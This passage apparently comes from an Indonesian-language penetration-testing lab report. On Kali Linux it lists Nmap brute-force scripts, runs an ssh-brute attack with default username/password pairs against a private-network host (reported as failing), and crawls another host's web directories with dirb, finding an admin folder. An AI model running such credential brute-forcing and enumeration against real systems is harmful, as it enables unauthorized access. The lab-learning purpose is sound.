
http-joomla-brute.nse	rexec-brute.nse
http-proxy-brute.nse	rlogin-brute.nse
http-wordpress-brute.nse	rpcap-brute.nse
iax2-brute.nse	rsync-brute.nse
imap-brute.nse	rtsp-url-brute.nse
informix-brute.nse	sip-brute.nse
ipmi-brute.nse	smb-brute.nse
irc-brute.nse	smtp-brute.nse
irc-sasl-brute.nse	snmp-brute.nse
iscsi-brute.nse	socks-brute.nse
ldap-brute.nse	ssh-brute.nse
membase-brute.nse	svn-brute.nse
metasploit-msgrpc-brute.nse	telnet-brute.nse
metasploit-xmlrpc-brute.nse	tso-brute.nse
mikrotik-routeros-brute.nse	vmauthd-brute.nse
mmouse-brute.nse	vnc-brute.nse
mongodb-brute.nse	xmpp-brute.nse

(root@kali)-[/usr/share/nmap/scripts]  
# ls \*ssh\*brute\*  
ssh-brute.nse

(root@kali)-[/usr/share/nmap/scripts]  
#

VBox GAS Right Ctrl

## 9. Menjalankan brute-force pada ssh




The screenshot shows a terminal window titled "kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal is running as root at the path "/usr/share/nmap/scripts". The command executed was "# nmap --script ssh-brute -p22 192.168.1.12". The output indicates that Nmap 7.93 is scanning port 22 of 192.168.1.12. It lists various default username/password pairs being tested, such as root:root, admin:admin, administrator:administrator, webadmin:webadmin, sysadmin:sysadmin, netadmin:netadmin, guest:guest, user:user, web:web, test:test, and root: (empty). The process is still ongoing.

```
(root㉿kali)-[/usr/share/nmap/scripts]
# nmap --script ssh-brute -p22 192.168.1.12
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 13:56 EDT
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
NSE: [ssh-brute] Trying username/password pair: admin:
NSE: [ssh-brute] Trying username/password pair: administrator:
NSE: [ssh-brute] Trying username/password pair: webadmin:
NSE: [ssh-brute] Trying username/password pair: sysadmin:
NSE: [ssh-brute] Trying username/password pair: netadmin:
NSE: [ssh-brute] Trying username/password pair: guest:
NSE: [ssh-brute] Trying username/password pair: user:
NSE: [ssh-brute] Trying username/password pair: web:
NSE: [ssh-brute] Trying username/password pair: test:
```

Hasil gagal

## 10. Mencoba crawling direktori menggunakan dirb



```
File Actions Edit View Help
root@kali: /home/kali × root@kali: /home/kali ×
└─(kali㉿kali)-[~] └─Kali Docs └─Kali Forums └─Kali NetHunter └─Exploit-DB └─G
$ sudo -s
[sudo] password for kali:
└─(root㉿kali)-[/home/kali]
# dirb http://192.168.43.30 -o dirb_result_192.168.43.30.txt

_____
DIRB v2.22
By The Dark Raver
_____

OUTPUT_FILE: dirb_result_192.168.43.30.txt
START_TIME: Fri Jun 2 11:28:00 2023
URL_BASE: http://192.168.43.30/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
_____

GENERATED WORDS: 4612
— Scanning URL: http://192.168.43.30/ —
→ DIRECTORY: http://192.168.43.30/admin/
→ DIRECTORY: http://192.168.43.30/css/
→ DIRECTORY: http://192.168.43.30/img/
+ http://192.168.43.30/index.php (CODE:200|SIZE:968)
+ http://192.168.43.30/info.php (CODE:200|SIZE:19)
→ DIRECTORY: http://192.168.43.30/js/
→ DIRECTORY: http://192.168.43.30/lib/
```

## 10. Mencoba login menggunakan username & password ke admin panel

